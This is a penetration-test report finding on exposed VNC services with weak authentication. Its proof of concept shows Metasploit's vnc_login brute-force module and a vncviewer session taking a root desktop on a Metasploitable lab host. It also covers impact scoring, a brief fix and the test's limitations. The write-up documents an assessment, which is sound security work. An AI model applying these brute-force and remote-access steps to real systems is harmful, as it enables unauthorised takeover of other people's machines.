Description	<p>Default VNC / RFB (Remote Frame Buffer) deployments on TCP/5900 frequently expose one or more serious issues:</p> <ul style="list-style-type: none"> • No or weak authentication — Some servers accept None (no password) or use short/weak VNC passwords that are trivial to brute-force. A successful connection gives an attacker full remote desktop control (mouse/keyboard/clipboard). Medium+1 • Unencrypted traffic — The RFB protocol (unless vendor-extended) transmits screen, keyboard events and authentication material without strong encryption, enabling credential capture and session hijacking via network sniffing or MitM. Pen Test Partners+1 • Implementation vulnerabilities — Several VNC implementations (RealVNC, UltraVNC, TightVNC, etc.) have had authentication bypasses and remote/local code-execution or privilege-escalation CVEs in the wild; these can be exploited to gain RCE or escalate privileges on the host.
References	Research / writeups on VNC risks (unencrypted traffic, credential capture, exposures)

Proof of Concept

Using the " auxiliary/scanner/vnc/vnc_login " Metasploit module, we attempted to exploit this vulnerability. It worked and we successfully executed linux based commands.

Start metasploit:

```

msf6 > search vnc_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/scanner/vnc/vnc_login           normal         No    VNC Authentication Scanner
1  post/windows/gather/credentials/mremote  normal         No    Windows Gather mRemote Saved Password Extraction
  
```

Set exploit and perform exploitation:
Use 0 or auxiliary/scanner/vnc/vnc_login

0	auxiliary/scanner/vnc/vnc_login	.	normal	No	VNC Authentication Scanner
1	post/windows/gather/credentials/mRemote	.	normal	No	Windows Gather mRemote Save

show options:

```
msf6 auxiliary(scanner/vnc/vnc_login) > show options
```

Module options (auxiliary/scanner/vnc/vnc_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user:realm)
PASSWORD		no	The password to test
PASS_FILE	/usr/share/metasploit-framework/data/w ordlists/vnc_passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	<BLANK>	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Set RHOST target: 192.168.132.130:

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 192.168.132.130
RHOST => 192.168.132.130
msf6 auxiliary(scanner/vnc/vnc_login) >
```

Exploit:


```
msf6 auxiliary(scanner/vnc/vnc_login) > exploit
[*] 192.168.132.130:5900 - 192.168.132.130:5900 - Starting VNC login sweep
[!] 192.168.132.130:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.132.130:5900 - 192.168.132.130:5900 - Login Successful: :password
[*] 192.168.132.130:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Vncviewer target : 192.168.132.130

```
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer 192.168.132.130
[*] exec: vncviewer 192.168.132.130

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Get the root control of M2:



Impact	
CVSS Score	10.0
Confidentiality Impact:	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact:	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact:	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity:	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication:	Not required (Authentication is not required to exploit the vulnerability.)

Recommendations

sl	Control	Implementation
1	Authentication	Upgrading the version of the service should solve the problem

Limitation

sl	Limitations
1	<p>Security issues that could potentially disrupt the Client environment were not fully tested.</p> <ul style="list-style-type: none">• Security issues that could negatively disrupt and impact normal system operations, including Denial of Service (DoS) or buffer overflow attempts, were not fully tested as part of this assessment.
2	<p>Technical testing activities were limited to a finite time period.</p> <ul style="list-style-type: none">• While Supreme Security Limited's methodology included both automated and manual testing to identify and attempt exploitation of the most common security issues, testing was limited to a finite period of time. Malicious users may be able to discover and attempt additional security issues over a longer period of time or through other methods such as social engineering.
3	<p>Social Engineering</p> <ul style="list-style-type: none">• Social Engineering attacks were not in scope for this assessment.
4	<p>Client-Side Attacks</p> <ul style="list-style-type: none">• Client-side attacks were not in scope for this assessment.

Last Page
The End



MD Jobarul Islam
Kuril, Dhaka
email: jobarulislam1203@gmail.com
Phone: 01312-678017